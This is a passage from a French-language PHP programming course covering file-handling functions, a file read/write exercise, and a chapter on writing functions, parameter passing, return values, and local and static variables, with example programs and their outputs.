realpath	Retourne le chemin canonique absolu	\$chemin=realpath(" . ");
rename	Renomme un fichier ou un dossier	\$res=rename(\$NomF,\$Nouv);
rewind	Replace le pointeur de fichier au début	rewind(\$file);
rmdir	Efface un dossier	\$res=rmdir("./Rep");
set_file_buffer	Alias de stream_set_write_buffer	
stat	Renvoie les informations à propos d'un fichier	\$stabstat=stat(\$NomFichier);
symlink	Crée un lien symbolique	
tempnam	Crée un fichier avec un nom unique	\$NomF2=tempnam(".", "temp");
tmpfile	Crée un fichier temporaire	fwrite(\$ftemp, "Écriture fichier temporaire"); fseek(\$ftemp, 0); echo fread(\$ftemp, 1024); fclose(\$ftemp);
touch	Modifie la date de modification et de dernier accès d'un fichier	\$res=touch(\$NomFichier);
umask	Change le "umask" courant	
unlink	Efface un fichier	\$res=unlink(\$Nouveau);

Le programme [fichier\\_fonctions\\_shell.php](#) présente la mise en œuvre de quelques unes de ces fonctions.

### 10.3.8 Exercice

#### -1- Faire un programme qui lit un fichier texte de plusieurs lignes.

Chaque ligne contient les informations d'une personne : son numéro, son Nom, son Prénom et son Age. Chaque personne lue sera conservée dans un tableau de personnes.

Le programme demande ensuite la saisie de nouvelles personnes et les ajoute au tableau.

En fin de saisie, toutes les personnes actuellement dans le tableau des personnes sont sauvegardées dans le même fichier (écrasement du fichier).

Voici un exemple du fichier liste\_personnes.txt avant l'exécution du programme.

```
$ cat liste_personnes.txt
0 Dupont    Jean-Charles    28
1 Martin     Patrice        60
2 Durand    Jean-Christophe 44
```

Voici un exemple d'exécution du programme.

Les surlignages en jaune sont des saisies:

```
$ php fichier_lecture_ajout_personnes_shell.php
-----
--- Lecture du fichier ---
-----
Nom du fichier : liste_personnes.txt

-----
ID Nom      Prénom      Age
-----
0 Dupont    Jean-Charles    28
1 Martin     Patrice        60
2 Durand    Jean-Christophe 44
-----


-----
--- Saisie de nouvelles personnes ---
-----
Entrez un nom, un prenom, un âge(ex:Dupont Jean 28) : Dumoulin Christophe 44
Entrez un nom, un prenom, un âge(ex:Dupont Jean 28) : Jacquenod Frederic 23
Entrez un nom, un prenom, un âge(ex:Dupont Jean 28) :

-----
--- Ecriture dans le fichier ---
-----
Nom du fichier : liste_personnes.txt
Liste des personnes sauvegardées :
-----
ID Nom      Prénom      Age
-----
0 Dupont    Jean-Charles    28
1 Martin     Patrice        60
2 Durand    Jean-Christophe 44
3 Dumoulin  Christophe    53
4 Jacquenod Frederic      23
-----
Nombre de personnes sauvegardées : 5
```

Voici un exemple du fichier `liste_personnes.txt` après cette exécution du programme.

```
$ cat liste_personnes.txt
0 Dupont Jean-Charles 28
1 Martin Patrice 60
2 Durand Jean-Christophe 44
3 Dumoulin Christoph 53
4 Jacquenod Frederic 23
```

Solution : `fichier_lecture_ajout_personnes_shell.php`

# 11 Les procédures et fonctions

## 11.1 Principe

### 11.1.1 Notion de sous-programme

Une **procédure** ou une **fonction** sont des **sous-programmes**.

Un **sous-programme** se comporte exactement comme un programme, **il possède des variables et des traitements qui lui sont propres**.

Ce qui le différencie est qu'il effectue des **traitements de manière autonome**, et **qu'il est appelé par le programme principal, ou par un autre sous-programme**.

Un fichier source PHP peut contenir plusieurs sous-programmes.

### 11.1.2 Rôle et type de sous-programme

Un sous-programme **regroupe un ensemble d'instructions** qui sont vues par le programme appelant **comme une seule instruction**.

Cela permet de construire un **traitement « autonome »** en lui donnant **un nom** à travers lequel il sera appelé, et qui peut accepter des données en entrée, ses **arguments**, à partir desquels il effectue le traitement, et éventuellement retourner un **résultat**.

Un sous-programme trouve son utilité dans les cas suivants :

- Quand un ensemble **d'instructions sont répétées plusieurs fois** : Il devient intéressant de créer un sous-programme unique, facile à maintenir, qui est appelé plusieurs fois.
- Quand il faut **organiser le programme en traitements distincts et autonomes**. Cette **programmation par « modules de traitement »** permet une programmation efficace et évolutive. Ainsi une fonction de recherche pourra être améliorée, en changeant uniquement l'algorithme de recherche interne à la fonction, sans modifier le reste du programme qui appelle cette fonction, dès lors que les interfaces (structure des données en entrée et en sortie de la fonction) restent inchangées.

### 11.1.3 La bibliothèque PHP

Le langage PHP propose un **très grand nombre de fonctions** « prêtes à emploi » selon les besoins.

**Remarque :**

*Il est toujours préférable de vérifier qu'une fonction existe dans la bibliothèque PHP avant d'en créer une nouvelle.*

### 11.1.3.1 La documentation en ligne

L'indexe des fonctions, par ordre alphabétique, peut être trouvé à l'URL :

**<http://php.net/manual/fr/indexes.functions.php>**

Une liste par catégorie peut être obtenues à l'URL :

**<http://fr.php.net/manual/fr/funcref.php>**

On y trouve des fonctions classiques comme :

- Les fonctions de traitement de chaînes de caractères ;
- Les fonctions mathématiques ;
- Les fonctions sur les fichiers.

Mais également des fonctions avancées comme :

- Les fonctions de requêtes sur des bases de données ;
- Les fonctions de cryptage ;
- Les fonctions d'envoi de courriel ;
- Les fonctions de gestion de la date et de l'heure ;
- Les fonctions de traitement d'images ;
- Les fonctions de tri ou de recherche ;
- Etc.

### 11.1.3.2 Les fonctions présentées dans ce document

De nombreuses fonctions PHP ont été présentées dans ce document.

En voici un rappel :


- fonctions d'affichage du type des variables : section 6.5 ;
- fonctions de transtypage : section 6.6 ;
- fonctions de gestion des variables de session : section 6.10.5 ;
- fonctions sur les variables : section 6.11 ;
- fonctions sur les entiers : section 7.1.12 ;
- fonctions sur les réels : section 7.2.14 ;
- fonctions mathématiques : section 7.2.15 ;
- fonctions sur les chaînes d'un caractère : section 7.3.10 ;
- fonctions sur les booléens: section 7.4.3.6 ;
- fonctions sur le type caractère : section 7.3.10 ;
- fonctions sur les chaînes de caractères : section 10.1.9 ;
- fonctions sur les tableaux : section 10.2.9 ;
- fonctions sur les fichiers : section 10.3.7 ;
- fonctions sur de traitement de balises HTML : section 12.1.2.4 ;

## 11.2 Ecriture d'une fonction

Dans cette section nous présentons comment écrire sa propre fonction ou procédure et comment l'appeler.

### 11.2.1 Déclaration

La forme générale est la suivante :



où : **nomfonction** est le nom choisi pour la fonction.

Le nom d'une fonction suit la même règle que celui d'une variable (section 6.2).

#### Remarque :

*La présence de l'instruction **return** est propre à la **fonction** qui retourne une valeur.  
Si cette instruction est **absente**, c'est une **procédure**.*

*Même si l'instruction **return** est présente (fonction), l'appel par le programme appelant peut se faire sans récupérer la valeur renournée, comme dans le cas d'une procédure.*

*Le nom des fonctions est insensible à la casse, mais il est préférable de conserver la même syntaxe à la déclaration et lors de l'appel !*

Le programme `fonction_exemple1_shell.php`, présente la fonction `Addition()` ayant deux paramètres.

Elle est appelée la première fois comme une **procédure**, et la deuxième fois comme une **fonction** avec récupération du résultat du calcul.

```
<?php
// --- Déclaration de la fonction ---
function Addition($i,$j)
{
    echo "--- dans la fonction--- ".PHP_EOL ;
    $somme=$i+$j;
    echo "$i+$j=$somme".PHP_EOL;
    return $somme;
}

// --- Saisie de deux entiers ---
echo "exemple d'appel d'une fonction et d'une procédure".PHP_EOL;
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Premier appel de la fonction ---
echo "--- appel type procédure ---".PHP_EOL ;
Addition($a,$b);                                Appel de la fonction
// --- Deuxième appel de la fonction ---
echo "--- appel type fonction ---".PHP_EOL ;
$resultat=Addition(2*$a,2*$b);                  Appel de la fonction
echo "retour de l'appel = $resultat".PHP_EOL ;
?>
```

Voici un exemple d'exécution. Les saisies sont sur fond jaune :

```
$ php fonction_exemple1_shell.php
exemple d'appel d'une fonction et d'une procédure
Entrez 2 entiers :3 4
--- appel type procédure ---
--- dans la fonction---
3+4=7
--- appel type fonction ---
--- dans la fonction---
6+8=14
retour de l'appel = 14
```

La fonction affiche le traitement et retourne le résultat.

Dans le cas du premier appel, seul l'affichage interne de la fonction apparaît.

Dans le cas du deuxième appel, l'affichage interne apparaît, et la valeur renournée est récupérée par le programme principal dans la variable `$resultat`.

## 11.2.2 Visibilité

Une fonction (ou procédure) peut être déclarée **n'importe où dans le fichier**. Même si elle est déclarée à la fin du fichier, **elle peut être appelée dès le début**.

Les fonctions en PHP ont une **portée globale**, elles peuvent être définies à l'intérieur d'une autre fonction, et être utilisées (appelées) à l'extérieur.

### Remarque :

*Cependant, si la fonction est définie de manière conditionnelle, c'est-à-dire à l'intérieur d'un test, alors elle doit être définie avant d'être utilisée.*

## 11.2.3 Exemples

Le programme `fonction_exemple2_shell.php`, effectue le même traitement que `fonction_exemple1_shell.php`.

La fonction est déclarée en **fin de programme**, elle est quand même connue et utilisable **dès le début du programme**.

```
<?php
// --- Saisie de deux entiers ---
echo "exemple d'appel d'une fonction et d'une procédure".PHP_EOL;
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Premier appel de la fonction ---
echo "--- appel type procédure ---".PHP_EOL;
Addition($a,$b);                                Appel de la fonction
// --- Deuxième appel de la fonction ---
echo "--- appel type fonction ---".PHP_EOL;
$resultat=Addition(2*$a,2*$b);                Appel de la fonction
echo "retour de l'appel = $resultat".PHP_EOL;
// --- Déclaration de la fonction ---
function Addition($i,$j)                      Déclaration de la fonction
{
    echo "--- dans la fonction--- ".PHP_EOL ;
    $somme=$i+$j;
    echo "$i+$j=$somme".PHP_EOL;
    return $somme;
}
?>
```

Le programme `fonction_exemple3_shell.php`, présente le cas d'un **déclaration conditionnelle** de la fonction `Division()`. Cette déclaration se trouve dans un `if`, et l'appel de la fonction est avant sa déclaration.

```
<?php
// --- Saisie de deux entiers ---
echo "exemple d'appel d'une fonction et d'une procédure".PHP_EOL;
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",&$a,&$b);
// --- Appel de la fonction Division() ---
$resultat=Division($a,$b); Appel AVANT la déclaration
echo "$a / $b = $resultat".PHP_EOL ;

// --- déclaration conditionnelle ---
if ($b >=0)
{
    // --- Déclaration de la fonction Division() ---
    function Division($i,$j) Déclaration de la fonction dans un if
    {
        $res=$i/$j;
        return $res;
    }
}
```

A l'exécution, l'appel de la fonction `Division()` échoue.

```
$ php fonction_exemple3_shell.php
exemple d'appel d'une fonction et d'une procédure
Entrez 2 entiers :3 4

Fatal error: Call to undefined function Division() in
/Users/lery/Sites/CoursPHP/11_Procedures_Fonctions/11_2_Syntaxe_visibilite/fonction_exemple3_shell.php on line 7
```

Le programme `fonction_exemple4_shell.php`, est identique au programme précédent, mais l'appel est effectué **après** la déclaration de la fonction.

```
<?php
// --- Saisie de deux entiers ---
echo "exemple d'appel d'une fonction et d'une procédure".PHP_EOL;
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",&$a,&$b);
// --- déclaration conditionnelle ---
if ($b >=0)
{
    // --- Déclaration de la fonction Division() ---
    function Division($i,$j) Déclaration de la fonction dans un if
    {
        $res=$i/$j;
        return $res;
    }
}
// --- Appel de la fonction Division() ---
$resultat=Division($a,$b); Appel APRES la déclaration
echo "$a / $b = $resultat".PHP_EOL ;
?>
```

L'exécution est correcte.

```
$ php fonction_exemple4_shell.php
exemple d'appel d'une fonction et d'une procédure
Entrez 2 entiers :3 4
3 / 4 = 0.75
```

**Remarque :**

Dans le programme précédent, l'appel de la fonction aurait dû être **dans** le test et non en dehors pour éviter de provoquer la division par 0.

Cette « erreur » de conception est volontaire, elle permet d'illustrer que même déclarée dans un test, sa visibilité est totale et non limitée au bloc du test, mais seulement **après** sa déclaration.

## 11.3 Passage de paramètres

Les variables transmises aux fonctions se nomment les **paramètres** ou les **arguments**.

On appelle **paramètres formels**, les **variables utilisées dans la fonction**, et **paramètres effectifs**, les **variables utilisées par le programme appelant** au moment de l'appel.

Il existe plusieurs méthodes pour passer des données aux fonctions.

- Le passage par **valeur** ;
- Le passage par **adresse** ou **référence** ;
- Les **valeurs par défaut** ;
- La **liste variable d'arguments**.

### 11.3.1 Par valeur

Dans ce type de transmission des données, les variables déclarées dans l'entête de la fonction (paramètres formels) reçoivent **une copie de la valeur** des variables utilisées dans le programme appelant au moment de l'appel (paramètres effectifs).

C'est le comportement pas défaut de PHP.

Le programme **fonction\_param\_valeur\_shell.php** en montre un exemple :

```
<?php
// --- Déclaration de la fonction ---
function Addition($i,$j)
{
    echo "--- Dans Addition() ---".PHP_EOL;
    echo "valeurs initiales : i=$i, j=$j".PHP_EOL;
    $somme=$i+$j;
    $i++;
    $j++;
    echo "valeurs finales   : i=$i, j=$j".PHP_EOL;
    return $somme;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN, "%d %d", $a, $b);
// --- Appel de la fonction ---
echo "--- Appel de Addition($a,$b) ---".PHP_EOL;
$resultat=Addition($a,$b);
echo "--- retour de l'appel ---".PHP_EOL;
echo "$a + $b = $resultat".PHP_EOL ;
?>
```

*Déclaration de la fonction*

*Modification des variables \$i et \$j*

*Appel de la fonction*

*Les variables \$a et \$b restent inchangées*


Voici son exécution, les saisies sont sur fond jaune :

```
$ php fonction_param_valeur_shell.php
Entrez 2 entiers :3 7
--- Appel de Addition(3,7) ---
--- Dans Addition() ---
valeurs initiales : i=3, j=7
valeurs finales : i=4, j=8
--- retour de l'appel ---
3 + 7 = 10
```

Les variables `$a` et `$b` transmettent **leur valeur** respectivement à `$i` et `$j`.

`$i` et `$j` sont modifiées dans la fonction, mais cela n'impacte pas `$a` et `$b` qui conservent leur valeur.

Voici la représentation du passage par valeur :



### 11.3.2 Par adresse ou référence

Dans ce type de transmission des données, les variables déclarées dans l'entête de la fonction reçoivent **l'adresse** des variables utilisées dans le programme appelant.

**Elles pointent sur la même zone en mémoire que les variables transmises par le programme appelant.**

Il faut pour cela utiliser le symbole & devant la variable devant recevoir l'adresse, dans la déclaration de la fonction.

Par exemple :

```
function Addition($i,$j,&$somme)
```

Le programme `fonction_param_ref_shell.php` présente une procédure (aucune instruction `return`) ayant 3 paramètres :

- Les **deux premiers** `$i` et `$j` sont passés **par valeur**. Ces variables recevront une copie des variables du programme appelant, respectivement `$a` et `$b`.
- Le **troisième** paramètre `$somme` recevra **l'adresse** de la variable du programme appelant, `$resultat`.

Voici le programme `fonction_param_ref_shell.php` :

```
<?php
// --- Déclaration de la fonction ---
function Addition($i,$j,&$somme)
{
    echo "--- Dans Addition() ---".PHP_EOL;
    echo "valeurs initiales : i=$i, j=$j".PHP_EOL;
    $somme=$i+$j;                                Passage par adresse (&) de la variable du programme appelant à $somme
}

$resultat=0;
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",&$a,&$b);
// --- Appel de la fonction ---
echo "--- Appel de Addition($a,$b,$res) ---".PHP_EOL
Addition($a,$b,$resultat);                    Appel de la fonction
echo "--- retour de l'appel ---".PHP_EOL;
echo "$a + $b = $resultat".PHP_EOL ;
?>
```

**Déclaration de la fonction**

**Appel de la fonction**

**La variable \$resultat est modifiée**

Voici son exécution, les saisies sont sur fond jaune :


```
$ php fonction_param_ref_shell.php
Entrez 2 entiers :3 4
--- Appel de Addition(3,4,0) ---
--- Dans Addition() ---
valeurs initiales : i=3, j=4
--- retour de l'appel ---
3 + 4 = 7
```

Les variables `$a` et `$b` transmettent leur **valeur** respectivement à `$i` et `$j`.

`$resultat` transmet **son adresse** à `$somme`.

Les variables `$resultat` et `$somme` pointent sur le même espace en mémoire. La modification de `$somme` modifie également `$resultat`.

Voici une représentation du passage par adresse ou référence :



### 11.3.3 Valeur par défaut

Il est possible de fixer une **valeur par défaut** à chaque paramètre.

Au moment de l'appel, si aucune donnée n'est fournie, la valeur par défaut est utilisée.

Cela s'applique aux paramètres de type **scalaire** : booléens, entiers, réels et chaînes de caractères.

Les valeurs par défaut ne peuvent être que des **constantes**, pas des variables, ni des fonctions.

#### Remarque :

*Dans le cas où certain ont des valeurs par défaut, et d'autres non, les paramètres n'ayant aucune valeur par défaut doivent être indiquées en premier et les paramètres avec des valeurs par défaut doivent être indiqués en fin de la liste des paramètres.*

Le programme `fonction_param_defaut1_shell.php` présente une fonction ayant ses deux paramètres avec des **valeurs par défaut** (-1).

Le premier appel utilise les variables `$a` et `$b` qui ont été saisies.

Le second appel n'utilise aucune variable, les valeurs par défaut (-1) seront donc utilisées.

```
<?php
// --- Déclaration de la fonction ---
function Addition($i=-1,$j=-1)
{
    $somme=$i+$j;
    return $somme;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($a,$b) ---".PHP_EOL;
$resultat=Addition($a,$b);
echo "$a + $b = $resultat".PHP_EOL ;
// --- Appel de la fonction sans arguments ---
echo "--- Appel de Addition() ---".PHP_EOL;
$resultat=Addition();
echo "resultat=$resultat".PHP_EOL ;
?>
```

Voici son exécution, les valeurs saisies sont sur fond jaune.

Le premier appel additionne 3 et 4 et retourne la valeur 7.

Le second appel ne transmet aucune valeur, l'addition porte sur -1 et -1 et retourne la valeur -2.

```
$ php fonction_param_defaut1_shell.php
Entrez 2 entiers :3 4
--- Appel de Addition(3,4) ---
3 + 4 = 7
--- Appel de Addition() ---
resultat=-2
```

Le programme `fonction_param_defaut2_shell.php` présente une fonction ayant uniquement son **deuxième paramètre** avec des valeurs par défaut (-1).

Le premier appel utilise les variables `$a` et `$b` qui ont été saisies.

Le second appel n'utilise que la première variable saisie, la valeur par défaut (-1) est utilisée pour la seconde variable.

```
<?php
// --- Déclaration de la fonction ---
function Addition($i,$j=-1)
{
    $somme=$i+$j;
    return $somme;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($a,$b) ---".PHP_EOL;
$resultat=Addition($a,$b);
echo "$a + $b = $resultat".PHP_EOL ;
// --- Appel de la fonction avec un seul argument ---
echo "--- Appel de Addition($a) ---".PHP_EOL;
$resultat=Addition($a);
echo "resultat=$resultat".PHP_EOL ;
?>
```

Voici son exécution, les valeurs saisies sont sur fond jaune.

Le premier appel additionne 3 et 4 et retourne la valeur 7. Le second appel ne transmet que la première valeur 3, l'addition porte sur 3 et -1 et retourne la valeur 2.

```
$ php fonction_param_defaut2_shell.php
Entrez 2 entiers :3 4
--- Appel de Addition(3,4) ---
3 + 4 = 7
--- Appel de Addition(3) ---
resultat=2
```

Enfin, le programme `fonction_param_defaut3_shell.php` présente une fonction ayant son **premier paramètre** avec des valeurs par défaut (-1), et le **second n'ayant aucune valeur par défaut**, ce qui est une erreur de conception, car les paramètres avec des valeurs par défaut doivent être après les paramètres sans valeur par défaut.

```
<?php
// --- Déclaration de la fonction ---
function Addition($j=-1, $i) // erreur de conception
{
    $somme=$i+$j;
    return $somme;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($a,$b) ---".PHP_EOL;
$resultat=Addition($a,$b);
echo "$a + $b = $resultat".PHP_EOL ;
// --- Appel de la fonction avec un seul argument ---
echo "--- Appel de Addition($a) ---".PHP_EOL;
$resultat=Addition($a);
echo "resultat=$resultat".PHP_EOL ;
?>
```

Voici son exécution, les valeurs saisies sont sur fond jaune.

Le second appel avec un seul argument provoque une erreur d'exécution.

```
$ php fonction_param_defaut3_shell.php
Entrez 2 entiers :3 4
--- Appel de Addition(3,4) ---
3 + 4 = 7
--- Appel de Addition(3) ---
Warning: Missing argument 2 for Addition(), called in
/Users/lery/Sites/CoursPHP/11_Procedures_Fonctions/11_3_parametres/fonction_p
aram_defaut3_shell.php on line 17 and defined in
/Users/lery/Sites/CoursPHP/11_Procedures_Fonctions/11_3_parametres/fonction_p
aram_defaut3_shell.php on line 3
resultat=3
```

### 11.3.4 Liste variable de paramètres

Le langage PHP supporte le nombre variable d'arguments (de paramètres).

C'est la syntaxe « ... » qui est utilisée (PHP 5.6 et ultérieure), et les fonctions **func\_num\_args()**, **func\_get\_arg()** et **func\_get\_args()** (PHP 5.5 et antérieure).

#### 11.3.4.1 La syntaxe « ... »

Cette syntaxe s'applique pour les versions de PHP à partir de 5.6.

Les arguments sont passés dans un paramètre qui sera de type tableau.

Le programme **fonction\_param\_liste\_variable1\_shell.php** utilise le tableau **\$parametres** pour récupérer la liste des valeurs fournies au moment de l'appel

Une boucle **foreach**, récupère chaque valeur et l'ajoute à la variable **\$somme**.

La fonction est appelée une première fois avec deux valeurs, et la seconde fois avec 4 valeurs.

```
<?php
// --- Déclaration de la fonction syntaxe PHP 5.6 et +
function Addition(...$parametres)
{
    $somme=0;
    foreach($parametres as $val)
    {
        $somme += $val;
    }
    return $somme;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($a,$b) ---".PHP_EOL;
$resultat=Addition($a,$b);
echo "$a + $b = $resultat".PHP_EOL ;
echo "Entrez 4 entiers :";
fscanf(STDIN,"%d %d %d %d",$c,$d,$e,$f);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($c,$d,$e,$f) ---".PHP_EOL;
$resultat=Addition($c,$d,$e,$f);
echo "$c+$d+$e+$f = $resultat".PHP_EOL ;
?>
```

Voici un exemple d'exécution :

```
$ php fonction_param_liste_variable1_shell.php
Entrez 2 entiers :3 4
--- Appel de Addition(3,4) ---
3 + 4 = 7
Entrez 4 entiers :3 4 5 6
--- Appel de Addition(3,4,5,6) ---
3+4+5+6 = 18
```

La syntaxe « ... » peut également être utilisée pour des fonctions ayant un nombre fixe de paramètres. Dans ce cas, elle s'utilise au moment de l'appel pour extraire les valeurs d'un tableau.

Le programme `fonction_param_extract_tab_shell.php` utilise cette syntaxe. La fonction `Addition()` possède deux paramètres. Elle est appelé sur le tableau `$tab`.

```
<?php
// --- Déclaration de la fonction ---
function Addition($i,$j)
{
    $somme=$i+$j;
    return $somme;
}
// --- Affichage du tableau ---
$tab=array(3,4);
echo "tab : ".PHP_EOL;
print_r($tab);
// --- Appel de la fonction sur le tableau ---
echo '--- Appel de Addition(...$tab) ---'.PHP_EOL;
$resultat=Addition(...$tab);
echo "resultat=$resultat".PHP_EOL ;
?>
```

Voici son exécution :

```
$ php fonction_param_extract_tab_shell.php
tab :
Array
(
    [0] => 3
    [1] => 4
)
--- Appel de Addition(...$tab) ---
resultat=7
```

#### 11.3.4.2 Les fonctions `func_num_args()`, `func_get_arg()` et `func_get_args()`

Cette syntaxe s'applique pour les versions de PHP 5.5 et antérieures.

Avec cette syntaxe, aucun paramètre n'est indiqué dans l'entête de la fonction au moment de sa déclaration, les informations sur la liste variable d'argument sont récupérés via ces trois fonctions.

- `func_num_args()` : retourne le nombre d'arguments qui sont passés à la fonction ;
- `func_get_arg()` : retourne un élément de la liste des arguments ;
- `func_get_args()` : retourne les arguments sous la forme d'un tableau.

Le programme `fonction_param_liste_variable2_shell.php` utilise ces fonctions.

Une boucle `for`, récupère chaque valeur et l'ajoute à la variable `$somme`.

```
<?php
// --- Déclaration de la fonction syntaxe PHP 5.6 et + ---
function Addition()
{
    $nbarguments=func_num_args();
    $stab_arguments=func_get_args();
    $prem_argument=func_get_arg(0);
    $dern_argument=func_get_arg($nbarguments-1);
    echo "--- Etats des arguments ---";
    echo "Nombre d'arguments : $nbarguments".PHP_EOL;
    echo "Liste des arguments :".PHP_EOL;
    print_r($stab_arguments);
    echo "Premier argument : $prem_argument".PHP_EOL;
    echo "Dernier argument : $dern_argument".PHP_EOL;
    $somme=0;
    for ($i=0; $i<$nbarguments ; $i++)
    {
        $somme += $stab_arguments[$i];
    }
    return $somme;
}
// --- Saisie de deux entiers ---
echo "Entrez 2 entiers :";
fscanf(STDIN,"%d %d",$a,$b);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($a,$b) ---".PHP_EOL;
$resultat=Addition($a,$b);
echo "$a + $b = $resultat".PHP_EOL ;
echo "Entrez 4 entiers :";
fscanf(STDIN,"%d %d %d %d",$c,$d,$e,$f);
// --- Appel de la fonction avec arguments ---
echo "--- Appel de Addition($c,$d,$e,$f) ---".PHP_EOL;
$resultat=Addition($c,$d,$e,$f);
echo "$c+$d+$e+$f = $resultat".PHP_EOL ;
?>
```

Voici son exécution. Les saisies sont sur fond jaune.

```
$ php fonction_param_liste_variable2_shell.php
Entrez 2 entiers :3 4
--- Appel de Addition(3,4) ---
--- Etats des arguments ---Nombre d'arguments : 2
Liste des arguments :
Array
(
    [0] => 3
    [1] => 4
)
Premier argument : 3
Dernier argument : 4
3 + 4 = 7
Entrez 4 entiers :3 4 5 6
--- Appel de Addition(3,4,5,6) ---
--- Etats des arguments ---Nombre d'arguments : 4
Liste des arguments :
Array
(
    [0] => 3
    [1] => 4
    [2] => 5
    [3] => 6
)
```

```
Premier argument : 3
Dernier argument : 6
3+4+5+6 = 18
```

## 11.4 Les valeurs de retour d'une fonction

Le retour du résultat du traitement de la fonction utilise le mot-clef **return**.

Si l'instruction **return** est omise, la fonction retourne la valeur NULL.

**Tous les types de données peuvent être renvoyé** au programme appelant, mais une seule valeur peut être retournée.

Remarque :

*Pour retourner plusieurs valeurs, il suffit de retourner un tableau contenant ces valeurs.*

## 11.5 Variables locales, globales

### 11.5.1 Principe

Selon qu'une variable est déclarée dans une fonction ou à l'extérieur, sa visibilité (ou portée) change. On parle **variable locale** ou de **variable globale**. Cette notion a déjà été abordée en détail à la section 6.10. Nous en reprenons l'essentiel.

### 11.5.2 Variables locales

Une variable **locale** est déclarée dans un contexte, comme le bloc principal, ou un sous-programme, et elle **n'est connue que de ce contexte**.

Elle est créée à l'appel du sous-programme et détruite à la fin de celui-ci. A chaque nouvel appel du sous-programme, elle est de nouveau créée.

Voici le programme **variables\_locales\_shell.php** qui montre la visibilité de variables locales :

```
<?php
$a=1;
$b=2;
echo '$a='.$a."\n";
echo '$b='.$b."\n";
echo "Au retour de l'appel de la fonction somme()=".somme()."\n";
echo '$loc1='.$loc1."\n";

function somme()
{
    echo "-----\n";
    $result=$a+$b;
    $loc1=10;
    echo 'Dans la fonction $a='.$a.' et $b='.$b.' result='.$result."\n" ;
    echo 'et $loc1='.$loc1."\n";
    echo "-----\n";
    return $result;
}
?>
```

Voici son exécution : Les variables **\$a** et **\$b**, déclarées dans le programme, sont connues du programme mais inconnues de la fonction somme.

De même, la variable **\$loc1** est connue de la fonction dans laquelle elle est déclarée, et inconnue du programme.

```
$ php variables_locales_shell.php
$a=1
$b=2
-----
Dans la fonction $a= et $b= result=0
et $loc1=10
-----
Au retour de l'appel de la fonction somme()=0
$loc1=
```

### 11.5.3 Variables locales statiques

Une variable **locale statique** tout comme une variable locale est déclarée dans un contexte, et elle n'est connue que de ce contexte. Elle est créée lors du premier appel du sous-programme.

Mais à la différence des variables locales « simples », elle n'est pas supprimée à la fin du sous-programme et conserve sa valeur lors des appels successifs. Sa déclaration est précédée du mot **static**.

Voici le programme **variables\_statiques\_shell.php** :

```
<?php
$a=1;
$b=2;
echo 'Passage des paramètres $a et $b :
somme('.$.a.', '.$b.')=' . somme($a,$b). "\n" ;

$a=10;
$b=20;
echo 'Passage des paramètres $a et $b :
somme('.$.a.', '.$b.')=' . somme($a,$b). "\n" ;

function somme($a,$b)
{
    static $compteur=1;
    echo "Appel : ".$compteur."\n";
    $result=$a+$b;
    $compteur++;
    return $result;
}
?>
```

